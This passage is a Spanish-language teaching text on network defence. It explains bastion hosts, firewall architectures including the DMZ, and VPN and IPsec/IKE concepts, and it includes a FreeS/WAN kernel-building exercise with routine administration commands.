Este es tipo de host es un dispositivo de firewall con sólo una interfaz de red. Los hosts del tipo single-homed bastion son por lo general utilizados como gateways firewalls de nivel de aplicación. El enrutador externo está configurado para enviar toda la data entrante al host bastion y todos los clientes internos están configurados para enviar toda su data saliente al host bastion. El host bastion entonces probará la data contra las políticas de de seguridad y actuará de acuerdo con estas. La desventaja principal de este tipo de firewall es que el enrutador puede ser configurado a pasar la información directamente a la red interna, completamente sobre pasando el host bastion. Los usuarios pueden configurar sus máquinas a sobrepasar el host bastion y enviar su información directamente al enrutador.

Dual-Homed Hosts Bastion

El segundo modelo de cortafuegos est a formado por simples máquinas Unix equipadas con dos o más tarjetas de red y denominadas ([SH95]) anfitriones de dos bases (dual-homed hosts) o multibase (multi-homed hosts), y en las que una de las tarjetas se suele conectar a la red interna a proteger y la otra a

la red externa a la organización. En esta configuración el choke y el bastion coinciden en el mismo equipo: la máquina UNiX. El sistema ha de ejecutar al menos un servidor proxy para cada uno de los servicios que deseemos pasar a través del cortafuegos, y también es necesario que el IP Forwarding esté deshabilitado en el equipo: aunque una máquina con dos tarjetas puede actuar como un router, para aislar el tráfico entre la red interna y la externa es necesario que el choke no enrute paquetes entre ellas. As 1, los sistemas externos verán al host a través de una de las tarjetas y los internos a través de la otra, pero entre las dos partes no puede existir ningún tipo de tráfico que no pase por el cortafuegos: todo el intercambio de datos entre las redes se ha de realizar bien a través de servidores proxy situados en el host bastion o bien permitiendo a los usuarios conectar directamente al mismo. La segunda de estas aproximaciones es sin duda poco recomendable, ya que un usuario que consiga aumentar su nivel de privilegios en el sistema puede romper toda la protección del cortafuegos, por ejemplo reactivando el IP Forwarding); ademas - esto ya no relativo a la seguridad sino a la funcionalidad del sistema - suele ser incómodo para los usuarios tener que acceder a una máquina que haga de puente entre ellos e Internet. De esta forma, la ubicación de proxies es lo m as recomendable, pero puede ser problemático el configurar cierto tipo de servicios o protocolos que no se diseñaron teniendo en cuenta la existencia de un proxy entre los dos extremos de una conexión.

Hosts Bastion de un Unico Propósito

Puede ser tanto un sigle o multi-homed. Muy a menudo en el ambiente de trabajo debemos instalar aplicaciones que no se han podido probar por agujeros de seguridad. debemos crear un host bastion para estas necesidades. No comprometa su firewall de producción instalandole aplicaciones que no han sido probadas. Usando un single-purpose host bastion le permite establecer reglas y mecanismos más estrictos. Por ejemplo imaginense que en la compañía se va a ofrecer un nuevo servicio de tienda virtual, la política de la compañía es filtrar todo el tráfico entrante y saliente que va a ser enviado atraves del proxi. Usted debe crear un proxi nuevo que va se dedicado a esta tienda virtual. En este nuevo proxi usted de implementar autenticación de usuario asi como el acceso restringido por ip. Con el uso de este servidor proxi usted no pone en peligro la situación actual de seguridad y puede implementar mayores niveles de seguridad.

Hosts Bastion Interno

Estos también pueden ser tanto un sigle o multi-homed, pero residen dentro de la red interna de la compañía. Normalmente son usado como gateway que reciben todo el tráfico entrante desde los host bastion externos. Ellos proveen un nivel adicional de seguridad en caso de que el firewall externo sea comprotemetido. Todo los dispositivo de red externos son configurado para comunicarse solamente con el bastion host interno y no deben ser afectado por el host bastion externo comprometido.

Tema de Hardware

El error más comun administrador es comprar comprar la máquina del mercado el firewall. La idea es que la máquina más rápida prodrá procesar el tráfico entrante y saliente más rapido y asi mejorar la eficiencia de la red. Esta presuncion esta equivocada. Las funciones proveida por el host bastion no son complejas y no requiere de una máquina poderosa. Usar una pc menos poderosa es suficiente en la mayoria de las implementaciones de firewall y ademas nos puede ahorrar dinero. Un host bastion puede ser instalado un configurcion de hardware simple. Lo más importante a tomar encuenta al elegir el dispositivo es el sistema operativo que el host bastion ejecutará. Al elejir el hardware elija los componentes que han sido probado no los ultimo del mercando. Muy a menudo estas tecnologia no han sido probada, no exponga su compañía a riesgos innecesario.

El uso de dispositivo menos potente ofrece varias ventajas. Si su firewall es comprometido y el cracker instala herramientas o servicios para penetrar aun más su red, una computadora menos poderosa reducira el tiempo de proceso, asi permitiendole a usted más tiempo para identificar la roptura. Similarmente, si el cracker descubre que su firewall ha sido instalador en un supercomputador le será más atractivo que un simple

computador.

La decisión de que tan rapido sea el procesador o cuanto RAM instalarle es influenciado por el rol a jugar por host bastion por ejemplo, si este host bastion va a ejecutar un servicio gateway de aplicación, se necesitará un disco duro de gran capacidad para que la característica de cache de la aplicacion del gateway. Todo host bastion se beneficia de poseer una gran capacidad de RAM, aunque un procesador rápido no es necesario para analizar el tráfico entrante y saliente, mantener el inventario de la condiciones simultanea sí puede consumir mucha memoria. Su host bastion debe tener una estrategia de backup, este debe estar configurado con su propia cinta como dispositivo de backup. Si su compañía tiene una estrategia de backup via red usted no debe incluir el host bastion ya que necesitaría las cuentas de usuarios y esto comprometería o el host bastion o el servidor de backup. Efectuar backup local en el host bastion eleminara este problema.

Servicios y Daemons

Usted debe asegurar cada host bastion individualmente y a cada nivel. Por ejemplo, asegure la aplicación firewall, sistema operativo y otros servicios, como son telnet, http, etc.. Cada uno de estos sistemas tiene unidades especificas que deben ser dirigida por separado.

Cuando usted instala un sistema operativo se instalan muchos servicios por defecto. La mayoría de versiones de GNU/linux instalan telnet por defecto. Todo servicio no necesitado debe ser removido, simplemente desavilitando el servicio no le asegura que después no será rehabilitado. Al remover estos servicios le hara más dificil la tarea al cracker de tener que reinstalarlo y rehabilitarlo.

Usted debe también remover todos los programas del sistema operativo que no sean necesario, por ejemplo usted debe remover programas de administración como son rm, chmod, etc.. Estos programas permiten al cracker cambiar configuraciones y causar aún mayor daño.

Otra configuración importante del dispositivo de firewall es remover el IP routing. Si el IP routing está habilitado, el host bastion puede autmáticamente enrutar paquetes sin primero revisar si ellos se ajustan a las definiciones de seguridad implementadas. Si usted elimina el IP routing, el host bastion deberá usar el componente del firewall para enrutar o enviar por el proxy el tráfico entrante y el saliente.

Eliminar todo servicio no necesario, daemon o aplicación es el paso más esencial al crear un host bastion seguro. Desafortunadamente este paso no es llevado a cabo en la mayoria de los casos. Eliminar aplicaciones le puede parecer excesivo pero recuerde que el host bastion es el primer dispositivo que el cracker intentará penetrar para adquirir acceso a su red. Eliminando todo estos componentes usted le hace el trabajo del cracker más difícil.

Dieños Comunes de Firewalls

Ahora que sabemo como crear un firewall seguro, podemos ver como implementar una estrategía de firewall. El primer paso para el diseño de estrategia de un firewall seguro es fisicamente asegurar el firewall mismo. Este paso le puede parecer obvio pero si usted no mantiene sus firewall en sitio seguro sus dispositivo pueden ser comprometidos. Redes completas se han caido debido a que un agente de seguridad nocturno tumbo el sistema electrico. La mayoria de los dispositivos permiten el acceso a la niveles administrativos por métodos fisicos, por ejemplo, iniciar un servidor desde un floppy disk, o conectarse a un router via puerto serial. La mayoría de estas amenazas no pueden ser corregida, asi que la respuesta es asegurar el sitio.

Los cuatros diseños de firewall más comunes proveen ciertos niveles de seguridad. Una regla simple a seguir al diseñar el firewall es que mientras más sensitivo es el dato, más extensa que debe ser su estrategía de firewall. Cada una de las cuatro implementaciones de firewall esta diseñada para crear un sin número de

filtro que pueden procesar y asegurar la información. Las cuatros opciones son:

- Router de Filtrado
- Single-Homed Host Bastion
- Dual-Homed Host Bastion
- Subred Filtrada

El router de filtrado es la opción más simple y consecuentemente la más común. La mayoría de la organizaciones usan una solución de router de filtrado principalmente porque ellas tienen todo el hardware necesario. Las dos opciones para crear un firewall de host de filtrado son single o dual-homed host bastion. Ambas configuraciones requieren que todo el tráfico pase a traves del host bastion, el cual actua como un gateway de nivel de circuito y aplicación. El método común final es un firewall de subred filtrada, la cual usa un enrutador de filtrado de paquete adicional para lograr otro nivel de seguridad.

Enrutador de Filtrado (Screening Routers)

Un firewall sencillo puede consistir en un dispositivo capaz de filtrar paquetes, un choke: se trata del modelo de cortafuegos más antiguo, basado simplemente en aprovechar la capacidad de algunos routers "denominados screening routers" para hacer un enrutado selectivo, es decir, para bloquear o permitir el tránsito de paquetes mediante listas de control de acceso en función de ciertas características de las tramas, de forma que el router actue como pasarela de toda la red. Generalmente estas características para determinar el filtrado son las direcciones origen y destino, el protocolo, los puertos origen y destino (en el caso de tcp y udp), el tipo de mensaje (en el caso de icmp) y los interfaces de entrada y salida de la trama en el router.

En un cortafuegos de filtrado de paquetes los accesos desde la red interna al exterior que no est an bloqueados son directos (no hay necesidad de utilizar proxies, como sucede en los cortafuegos basados en una m aquina con dos tarjetas de red), por lo que esta arquitectura es la m as simple de implementar (en muchos casos sobre hardware ya ubicado en la red) y la más utilizada en organizaciones que no precisan grandes niveles de seguridad - como las que vemos aquí. No obstante, elegir un cortafuegos tan sencillo puede no ser recomendable en ciertas situaciones, o para organizaciones que requieren una mayor seguridad para su subred, ya que los simples chokes presentan m as desventajas que beneficios para la red protegida. El principal problema es que no disponen de un sistema de monitorizaci on sofisticado, por lo que muchas veces el administrador no puede determinar si el router est a siendo atacado o si su seguridad ha sido comprometida. Adem as las reglas de filtrado pueden llegar a ser complejas de establecer, y por tanto es difícil comprobar su corrección: habitualmente sólo se comprueba a través de pruebas directas, con los problemas de seguridad que esto puede implicar.

Si a pesar de esto decidimos utilizar un router como filtro de paquetes, como en cualquier firewall es recomendable bloquear todos los servicios que no se utilicen desde el exterior (especialmente NIS, NFS, X-Window y TFTP), así como el acceso desde máquinas no confiables hacia nuestra subred; además, es también importante para nuestra seguridad bloquear los paquetes con encaminamiento en origen activado.

Screened Host Firewall (Single-Homed Bastion)

Un paso más en términos de seguridad de los cortafuegos es la arquitectura screened host o chokegate, que combina un router con un host bastion, y donde el principal nivel de seguridad proviene del filtrado de paquetes (es decir, el router es la primera y m as importante línea de defensa). En la máquina bastion, unico sistema accesible desde el exterior, se ejecutan los proxies de las aplicaciones, mientras que el choke se encarga de filtrar los paquetes que se puedan considerar peligrosos para la seguridad de la red interna, permitiendo unicamente la comunicación con un reducido número de servicios.

Pero, dónde situar el sistema bastion, en la red interna o en el exterior del router? Se recomienda situar el router entre la red exterior y el host bastion, pero otros defienden justo lo contrario: situar el basti on en la red exterior no provoca aparentemente una degradación de la seguridad, y además ayuda al administrador a comprender la necesidad de un elevado nivel de fiabilidad en esta máquina, ya que está sujeta a ataques externos y no tiene por qué ser un host fiable; de cualquier forma, la no degradación de la seguridad mediante esta aproximación es más que discutible, ya que habitualmente es más fácil de proteger un router que una máquina con un operativo de propósito general, como UNiX, que además por definición ha de ofrecer ciertos servicios: no tenemos más que fijarnos en el número de problemas de seguridad que afectan a por ejemplo a IOS (el sistema operativo de los routers), muy reducido frente a los que afectan a diferentes savores de UNiX. En todo caso, aparte de por estos matices, asumiremos la primera opción por considerarla mayoritaria entre los expertos en seguridad informática; así, cuando una máquina de la red interna desea comunicarse con el exterior existen dos posibilidades:

• El choke permite la salida de algunos servicios a todas o a parte de las máquinas internas a trav es de un simple filtrado de paquetes.

• El choke prohibe todo el tráfico entre máquinas de la red interna y el exterior, permitiendo sólo la salida de ciertos servicios que provienen de la m aquina bastion y que han sido autorizados por la política de seguridad de la organización. Así, estamos obligando a los usuarios a que las conexiones con el exterior se realicen a través de los servidores proxy situados en el bastion.

La primera aproximación entraña un mayor nivel de complejidad a la hora de configurar las listas de control de acceso del router, mientras que si elegimos la segunda la dificultad est a en configurar los servidores proxy (recordemos que no todas las aplicaciones soportan bien estos mecanismos) en el host bastion. Desde el punto de vista de la seguridad es más recomendable la segunda opción, ya que la probabilidad de dejar escapar tráfico no deseado es menor. Por supuesto, en función de la política de seguridad que definamos en nuestro entorno, se pueden combinar ambas aproximaciones, por ejemplo permitiendo el tráfico entre las máquinas internas y el exterior de ciertos protocolos difíciles de encaminar a través de un proxy o sencillamente que no entra nen mucho riesgo para nuestra seguridad (típicamente, ntp, dns. . .), y obligando para el resto de servicios a utilizar el host bastion.

La arquitectura screened host puede parecer a primera vista más peligrosa que la basada en una simple máquina con varias interfaces de red; en primer lugar, tenemos no uno sino dos sistemas accesibles desde el exterior, por lo que ambos han de ser configurados con las máximas médidas de seguridad. Además, la mayor complejidad de diseño hace más fácil la presencia de errores que puedan desembocar en una violación de la política implantada, mientras que con un host con dos tarjetas nos aseguramos de que unicamente aquellos servicios con un proxy configurado podrán generar tráfico entre la red externa y la interna (a no ser que por error activemos el IP Forwarding). Sin embargo, aunque estos problemas son reales, se solventan tomando las precauciones necesarias a la hora de diseñar e implantar el cortafuegos y definiendo una política de seguridad correcta. De cualquier forma, en la práctica esta arquitectura de cortafuegos está cada vez más en desuso debido a que presenta dos puntos unicos de fallo, el choke y el bastion: si un atacante consigue controlar cualquiera de ellos, tiene acceso a toda la red protegida; por tanto, es más popular, y recomendable, una arquitectura screened subnet, de la que vamos a hablar a continuación.

Screened Host Firewall (Dual-Homed Bastion)

El segundo modelo de cortafuegos est a formado por simples máquinas UNiX equipadas con dos o más tarjetas de red y denominadas anfitriones de dos bases (dual-homed hosts) o multibase (multi-homed hosts), y en las que una de las tarjetas se suele conectar a la red interna a proteger y la otra a la red externa a


la organización. En esta configuración el choke y el bastion coinciden en el mismo equipo: la máquina UNiX.

El sistema ha de ejecutar al menos un servidor proxy para cada uno de los servicios que deseemos pasar a través del cortafuegos, y también es necesario que el IP Forwarding esté deshabilitado en el equipo: aunque una m aquina con dos tarjetas puede actuar como un router, para aislar el tráfico entre la red interna y la externa es necesario que el choke no enrute paquetes entre ellas. Así, los sistemas externos verán al host a través de una de las tarjetas y los internos a través de la otra, pero entre las dos partes no puede existir ningún tipo de tráfico que no pase por el cortafuegos: todo el intercambio de datos entre las redes se ha de realizar bien a través de servidores proxy situados en el host bastion o bien permitiendo a los usuarios conectar directamente al mismo. La segunda de estas aproximaciones es sin duda poco recomendable, ya que un usuario que consiga aumentar su nivel de privilegios en el sistema puede romper toda la protección del cortafuegos, por ejemplo reactivando el IP Forwarding); además - esto ya no relativo a la seguridad sino a la funcionalidad del sistema - suele ser incómodo para los usuarios tener que acceder a una máquina que haga de puente entre ellos e Internet. De esta forma, la ubicación de proxies es lo más recomendable, pero puede ser problemático el configurar cierto tipo de servicios o protocolos que no se diseñaron teniendo en cuenta la existencia de un proxy entre los dos extremos de una conexión.

Subred Filtrada (DMZ)

La arquitectura Screened Subnet, también conocida como red perimétrica o DeMilitarized Zone (DMZ) es con diferencia la más utilizada e implantada hoy en día, ya que añade un nivel de seguridad en las arquitecturas de cortafuegos situando una subred (DMZ) entre las redes externa e interna, de forma que se consiguen reducir los efectos de un ataque exitoso al host bastion: como hemos venido comentando, en los modelos anteriores toda la seguridad se centraba en el bastion 1, de forma que si la seguridad del mismo se veía comprometida, la amenaza se extendía automáticamente al resto de la red. Como la máquina bastion es un objetivo interesante para muchos piratas, la arquitectura DMZ intenta aislarla en una red perimétrica de forma que un intruso que accede a esta máquina no consiga un acceso total a la subred protegida.

Screened subnet es la arquitectura más segura, pero también la más compleja; se utilizan dos routers, denominados exterior e interior, conectados ambos a la red perimétrica como se muestra en la figura. En esta red perimétrica, que constituye el sistema cortafuegos, se incluye el host bastion y también se podrían incluir sistemas que requieran un acceso controlado, como baterías de módems o el servidor de correo, que serán los unicos elementos visibles desde fuera de nuestra red. El router exterior tiene como misión bloquear el tráfico no deseado en ambos sentidos (hacia la red perimétrica y hacia la red externa), mientras que el interior hace lo mismo pero con el tráfico entre la red interna y la perimétrica: así, un atacante habría de romper la seguridad de ambos routers para acceder a la red protegida; incluso es posible implementar una zona desmilitarizada con un unico router que posea tres o más interfaces de red, pero en este caso si se compromete este unico elemento se rompe toda nuestra seguridad, frente al caso general en que hay que comprometer ambos, tanto el externo como el interno. También podemos, si necesitamos mayores niveles niveles de seguridad, definir varias redes perimétricas en serie, situando los servicios que requieran de menor fiabilidad en las redes más externas: así, el atacante habrá de saltar por todas y cada una de ellas para acceder a nuestros equipos; evidentemente, si en cada red perimétrica se siguen las mismas reglas de filtrado, niveles adicionales no proporcionan mayor seguridad.



Esta arquitectura de cortafuegos elimina los puntos unicos de fallo presentes en las anteriores: antes de llegar al bastion (por definición, el sistema más vulnerable) un atacante ha de saltarse las médidas de seguridad impuestas por el enrutador externo. Si lo consigue, como hemos aislado la máquina bastion en una subred

estamos reduciendo el impacto de un atacante que logre controlarlo, ya que antes de llegar a la red interna ha de comprometer también al segundo router; en este caso extremo (si un cracker logra comprometer el segundo router), la arquitectura DMZ no es mejor que un screened host. Por supuesto, en cualquiera de los tres casos (compromiso del router externo, del host bastion, o del router interno) las actividades de un cracker pueden violar nuestra seguridad, pero de forma parcial: por ejemplo, simplemente accediendo al primer enrutador puede aislar toda nuestra organización del exterior, creando una negación de servicio importante, pero esto suele ser menos grave que si lograra acceso a la red protegida.

Aunque, como hemos dicho antes, la arquitectura DMZ es la que mayores niveles de seguridad puede proporcionar, no se trata de la panacea de los cortafuegos. Evidentemente existen problemas relacionados con este modelo: por ejemplo, se puede utilizar el firewall para que los servicios fiables pasen directamente sin acceder al bastion, lo que puede dar lugar a un incumplimiento de la política de la organización. Un segundo problema, quizás más grave, es que la mayor parte de la seguridad reside en los routers utilizados; como hemos dicho antes las reglas de filtrado sobre estos elementos pueden ser complicadas de configurar y comprobar, lo que puede dar lugar a errores que abran importantes brechas de seguridad en nuestro sistema.

VPNs (REDES VIRTUALES PRIVADA)

Un VPN es una tecnica que permite comunicación segura entre dos puntos inseguros o vía una conexión no confiada (pública). Una VPN puede extender la LAN corporativa al Internet y más allá. En estas implementaciones, el Internet actúa como el backbone de la red corporativa, así eliminando por completo de adentro y afuera de la red y la necesidad de mantener muchas redes. Las VPNs son apropiadas para toda organización que necesita de comunicación segura de recursos externos y acceso interno. Protocolos del nivel de red y algoritmos establecen un canal seguro en la Capa de Red, proveiendo privacidad, integridad y autentificación de host. En ésta sección discutimos la arquitectura básica de un VPN, sus requerimientos y como configurarla. Los siguientes tópicos serán discutidos:

- Requerimientos de un VPN
- IP Masquerading (IP Enmascarado)
- Establecer un VPN
- VPNs usando un Firewall Peer-to-Peer
- Stunnel

NOTA: Es posible establecer conexiones mediante túneles sin encriptación, es decir, realizar solamente la Encapsulación, pero esto no esta considerado que sea una VPN ya que los datos viajan de forma insegura a través de la red.

Requerimientos de un VPN

Un VPN requiere de tres componentes: autentificación, tunneling y encriptación. El contenido completo de una conexión VPN no puede ser completamente encriptado. Una porción de este debe permanecer disponible, sin encriptar, para así permitir la infraestructura de red sin confianza que pueda manejar los paquetes y enrutarlos a su correcto destino final. El cabezal TCP/IP puede ser escrito por un host VPN o dispositivo, independiente del contenido del paquete. Los protocolos manejan los paquetes y la carga es encriptada. La encriptación ocurren en el punto de origen (source) y la desencriptación en el punto de destino. Los protocolos manejan suficiente encriptación para identificar el receptor cuando verificación es requerida; desencriptación es manejada por el dispositivo VPN, asegurando así confidencialidad e integridad de la data transmitida a traves de la red sin confianza o pública.

Los VPNs además de encriptar los datos, usan tunneling, toda la data que por ellas viajan son encapsuladas o tunneled vía paquetes por la red. Esto es una ventaja, ya que como la data completa es encapsulada per-

mite que otros protocolos de red, que no son parte del TCP/IP, sean encapsulados dentro de un paquetre TCP/IP y puedan viajar por la red pública. Esta es una ventaja que favorece a redes digamos IPX/SPX, que por esto puede ser pasado por un VPN. Como el VPN encripta cada paquete IPX/SPX y lo encapsula o envuelve en un paquete TCP/IP al enviarlo por el tunnel, esto permite uqe redes Novell, que aún son usadas por muchas compañías sean extendidas al Internet. Existen varios protocolos de tunneling, pero los más populares son PPTP (Point-to-Point Tunneling Protocol) y L2TP (Layer 2 Tunneling Protocol).

PPTP (Point-to-Point Tunneling Protocol)

Este es uno de los protocolos más populares, originalmente diseñado para permitir el transporte (de modo encapsulado) de protocolos diferentes al TCP/IP a través de Internet, estableciendo un canal privado entre sistemas comunicandose en redes públicas. Encapsula la data y los paquetes de información/contro utilizando el GRE V2 (Internet Generic Routing Encapsulartion protocol Versión 2). El proceso de autenticación de PPTP utiliza los mismos métodos que usa PPP al momento de establecer una conexión, como por ejemplo PAP (Password Authenticaction Protocol) y CHAP (Challenge-Handshake Authentication Protocol).

L2TP (Layer 2 Tunneling Protocol)

Otro mecanismo para establecer un tunel entre dos redes es el L2TP, este depende de identificación a nivel de hardware. L2TP no provee encriptación ni servicios VPN pero puede ser usada en conjunto con IPSec para proveer una conexión de red-a-red con los servicios de VPN (autentificación, confidencialidad e integridad de data) manejado por el componente de IPSec.

IPSec, IKE y ISAKMP

El IPsec es una extensión al protocolo IP que proporciona seguridad a IP y a los protocolos de capas superiores. Fue desarrollado para el nuevo estándar IPv6 y después fue portado a IPv4. La arquitectura IPsec se describe en el RFC2401. Es el stándar más popular para la encriptación de VPN. Es importante entender que aunque todas las VPNs emplean tunneling, la implementación de protocolos de tunel no provee funciones criptográficas de un VPN. Sin todos las partes elementales que hemos hablado hasta ahora de un VPN (autentificación, integridad y encriptación) los crackers facilmente pueden impersonar a cualquier usuario y lograr accesar nuestra red. La integridad de los mensajes es importante porque los paquetes pudiesen ser violados al viajar a traves de la red pública. Sin ésta encriptación, su información realmente corre el peligro de ser pública.

IPsec emplea dos protocolos diferentes - AH y ESP - para asegurarla autenticación, integridad y confidencialidad de la comunicación. Puede proteger el datagrama IP completo o sólo los protocolos de capas superiores. Estos modos se denominan, respectivamente, módo túnel y modo transporte. En modo túnel el datagrama IP se encapsula completamente dentro de un nuevo datagrama IP que emplea el protocolo IPsec. En modo transporte IPsec sólo maneja la carga del datagrama IP, insertándose la cabecera IPsec entre la cabecera IP y la cabecera del protocolo de capas supriores.

Para proteger la integridad de los datagramas IP, los protocolos IPsec emplean códigos de autenticación de mensaje basados en resúmenes (HMAC - Hash Message Authentication Codes). Para el cálculo de estos HMAC los protocolos HMAC emplean algoritmos de resumen como MD5 y SHA para calcular un resumen basado en una clave secreta y en los contenidos del datagrama IP. El HMAC se incluye en la cabecera del protocolo IPsec y el receptor del paquete puede comprobar el HMAC si tiene acceso a la clave secreta. Para proteger la confidencialidad de lo datagramas IP, los protocolos IPsec emplean algoritmos estandar de cifrado simetrico. El estandar IPsec exige la implementacion de NULL y DES. En la actualidad se suelen emplear algoritmos más fuertes: 3DES, AES y Blowfish.

Para protegerse contra ataques por denegacion de servicio, los protocolos IPsec emplean ventanas deslizantes. Cada paquete recibe un número de secuencia y solo se acepta su recepcion si el número de paquete se encuentra dentro de la ventana o es posterior. Los paquetes anteriores son descartados inmediatamente. Esta es una medida de protección eficaz contra ataques por repeticion de mensajes en los que el atacante almacena los paquetes originales y los reproduce posteriormente.

Para que los participantes de una comunicacion puedan encapsular y desencapsular los paquetes IPsec, se necesitan mecanismos para almacenar las claves secretas, algoritmos y direcciones IP involucradas en la comunicacion. Todos estos parametros se almacenan en asociaciones de seguridad (SA - Security Associations). Las asociaciones de seguridad, a su vez, se almacenan en bases de datos de asociaciones de seguridad (SAD - Security Asocciation Databases).

Cada asociacion de seguridad define los siguientes parametros:

- Direccion IP origen y destino de la cabecera IPsec resultante. Estas son las direcciones IP de los participantes de la comunicacion IPsec que protegen los paquetes.
- Protocolo IPsec (AH o ESP). A veces, se permite compresion (IPCOMP).
- El algoritmo y clave secreta empleados por el protocolo IPsec.
- Indice de parametro de seguridad (SPI - Security Parameter Index). Es un número de 32 bits que identifica la asociacion de seguridad.

Algunas implementaciones de la base de datos de asociaciones de seguridad permiten almacenar más parámetros:

- Modo IPsec (tunel o transporte)
- Tamaño de la ventana deslizante para protegerse de ataques por repetición.
- Tiempo de vida de una asociación de seguridad.

En una asociación de seguridad se definen las direcciones IP de origen y destino de la comunicación. Por ello, mediante una única SA sólo se puede proteger un sentido del tráfico en una comunicación IPsec full duplex. Para proteger ambos sentidos de la comunicación, IPsec necesita de dos asociaciones de seguridad unidireccionales.

Las asociaciones de seguridad sólo especifican cómo se supone que IPsec protegerá el tráfico. Para definir qué tráfico proteger, y cuándo hacerlo, se necesita información adicional. Esta información se almacena en la política de seguridad (SP - Security Policy), que a su vez se almacena en la base de datos de políticas de seguridad (SPD - Security Policy Database).

Una política de seguridad suele especificar los siguientes parámetros:

- Direcciones de origen y destino de los paquetes por proteger. En modo transportes estas seran las mismas direcciones que en la SA. En modo tunel pueden ser distintas.
- Protocolos y puertos a proteger. Algunas implementaciones no permiten la definición de protocolos especificos a proteger. En este caso, se protege todo el tráfico entre las direcciones IP indicadas.
- La asociacion de seguridad a emplear para proteger los paquetes.

La configuración manual de la asociación de seguridad es proclive a errores, y no es muy segura. Las claves secretas y algoritmos de cifrado deben compartirse entre todos los participantes de la VPN. Uno de los problemas críticos a los que se enfrenta el administrador de sistemas es el intercambio de claves: ¿cómo intercambiar claves simétricas cuando aún no se ha establecido ningún tipo de cifrado?

Para resolver este problema se desarrolló el protocolo de intercambio de claves por Internet (IKE - Internet Key Exchange Protocol). Este protocolo autentica a los participantes en una primera fase. En una segunda fase se negocian las asociaciones de seguridad y se escogen las claves secretas simétricas a través de un intercambio de claves Diffie Hellmann. El protocolo IKE se ocupa incluso de renovar periódicamente las claves para asegurar su confidencialidad.

SA (Security Associations) y IKE (Internet Key Exchange)

Un SA es el intercambio de data que debe identificar a un host en particular. Por lo general SA requiere del uso de criptográfia de llave pública. Si usted desea usar IPSec para comunicarse con seguridad con otro host, primero usted debe crear un SA.

El protocolo IKE resuelve el problema más importante del establecimiento de comunicaciones seguras: la autenticación de los participantes y el intercambio de claves simétricas. Tras ello, crea las asociaciones de seguridad y rellena la SAD. El protocolo IKE suele implementarse a través de servidores de espacio de usuario, y no suele implementarse en el sistema operativo. El protocolo IKE emplea el puerto 500 UDP para su comunicación.

La mayoría de softwares y dispositivos que cumplen con el IPSec permiten monitorear SAs activas. El protocolo IKE funciona en dos fases. La primera fase establece un ISAKMP SA (Internet Security Association Key Management Security Association - Asociación de seguridad del protocolo de gestión de claves de asociaciones de seguridad en Internet). En la segunda fase, el ISAKMP SA se emplea para negociar y establecer las SAs de IPsec.

La autenticación de los participantes en la primera fase suele basarse en claves compartidas con anterioridad (PSK - Pre-shared keys), claves RSA y certificados X.509 (racoon puede realizar esta autenticación incluso mediante Kerberos).

La primera fase suele soportar dos modos distintos: modo principal y modo agresivo. Ambos modos autentican al participante en la comunicación y establecen un ISAKMP SA, pero el modo agresivo sólo usa la mitad de mensajes para alcanzar su objetivo. Esto, sin embargo, tiene sus desventajas, ya que el modo agresivo no soporta la protección de identidades y, por lo tanto, es susceptible a un ataque man-inthe-middle (por escucha y repetición de mensajes en un nodo intermedio) si se emplea junto a claves compartidas con anterioridad (PSK). Pero sin embargo este es el único objetivo del modo agresivo, ya que los mecanismos internos del modo principal no permiten el uso de distintas claves compartidas con anterioridad con participantes desconocidos. El modo agresivo no permite la protección de identidades y transmite la identidad del cliente en claro. Por lo tanto, los participantes de la comunicación se conocen antes de que la autenticación se lleve a cabo, y se pueden emplear distintas claves pre-compartidas con distintos comunicantes. Múltiples tunels pueden ser manejados atraves de un SA.

En la segunda fase, el protocolo IKE intercambia propuestas de asociaciones de seguridad y negocia asociaciones de seguridad basándose en la ISAKMP SA. La ISAKMP SA proporciona autenticación para protegerse de ataques man-in-the-middle. Esta segunda fase emplea el modo rápido.

Normalmente, dos participants de la comunicación sólo negocian una ISAKMP SA, que se emplea para negociar varias (al menos dos) IPsec SAs unidireccionales.

Ejercicio 7-4: Compilar un Kernel IPSec

El paquete Frees/Wan provee el método de encriptación de comunicación entre sistemas GNU/Linux.

Essto se logra modificando el kernel, si su kernel es anterior al 2.6. Este ejercicio requiere que los fuentes y las herramientas de desarrollo esten instalada en el sistema. No se proveen soluciones a este ejercicio.

1.- Descague el paquete Frees/Wan desde su página Web http://www.freeswan.org.

2.- Desempaquete el software en el directorio /usr/local/src.
```
# cd /usr/local/src
# tar zxvf  freeswan-1.9.tar.gz
```

3.- Cambiese a su directorio del fuente del kernel y edite la línea EXTRAVERSION en el makefile. Cambiela a -IPSec.

4.- Prepare el fuente del kernel como si fuese a compilarlo. Esto incluye los pasos de precompilación, generando así un archivo de configuración y revisando por dependencias. En este caso, genere su archivo de configuración del kernel para que iguale el kernel que se ejecuta actualmente.
```
# cd /usr/src/linux
# make mrproper
# make oldconfig
# make dep
```

5.- Entra al directorio del fuente FreeS/WAN y empiece el build del kernel FreeS/WAN usando el archivo de configuración del kernel existente:
```
# cd /usr/local/src/freeswan-1.9
# make oldgo
```

6.- Ejecute el comando para instalar el kernel IPSec:
```
# make kinstall
```

7.- Si usa LILO (grub es similar en el archivo /boot/grub/menu.lst) agregue una entrada en el archivo de configuración /etc/lilo.conf para iniciar con el nuevo kernel.
```
image=/boot/vmlinuz-2.4.22-IPSec
label=ipsec
read-only
root=/dev/hda5
```

8.- Debera ejecutar el comando /sbin/lilo para poder actualizar los cambios efectuados al archivo de configuración de lilo.conf.
```
# /sbin/lilo
```

9.- Después de actualizar estas opciones deberá reiniciar el ordenador y arrancar con el nuevo kernel.
```
# /sbin/shutdown  -h  now
```

10.- Al inició del sistema elija el nuevo kernel.
```
# boot:  ipsec
```

11.- Ahora podrá editar los dos archivos de configuración /etc/ipsec.conf y /etc/ipsec.secrets, para conectarse con otro sistema que también tiene habilitado el IPSec.

IP Enmascarado

El enmascarado de IP permite que un grupo de máquinas que no están conectadas al Internet, la accesen a traves de un ordenador de GNU/Linux que si está conectado direcctamente.Este grupo de computadoras por lo general conforman una red interna de máquinas que no poseen direcciones IP públicas y son asignadas direcciones IP privadas. Las direcciones privadas pueden pertenecer a cualquiera de las siguientes

categoria de IPs:

- 10.0.0.0/8 Clase A
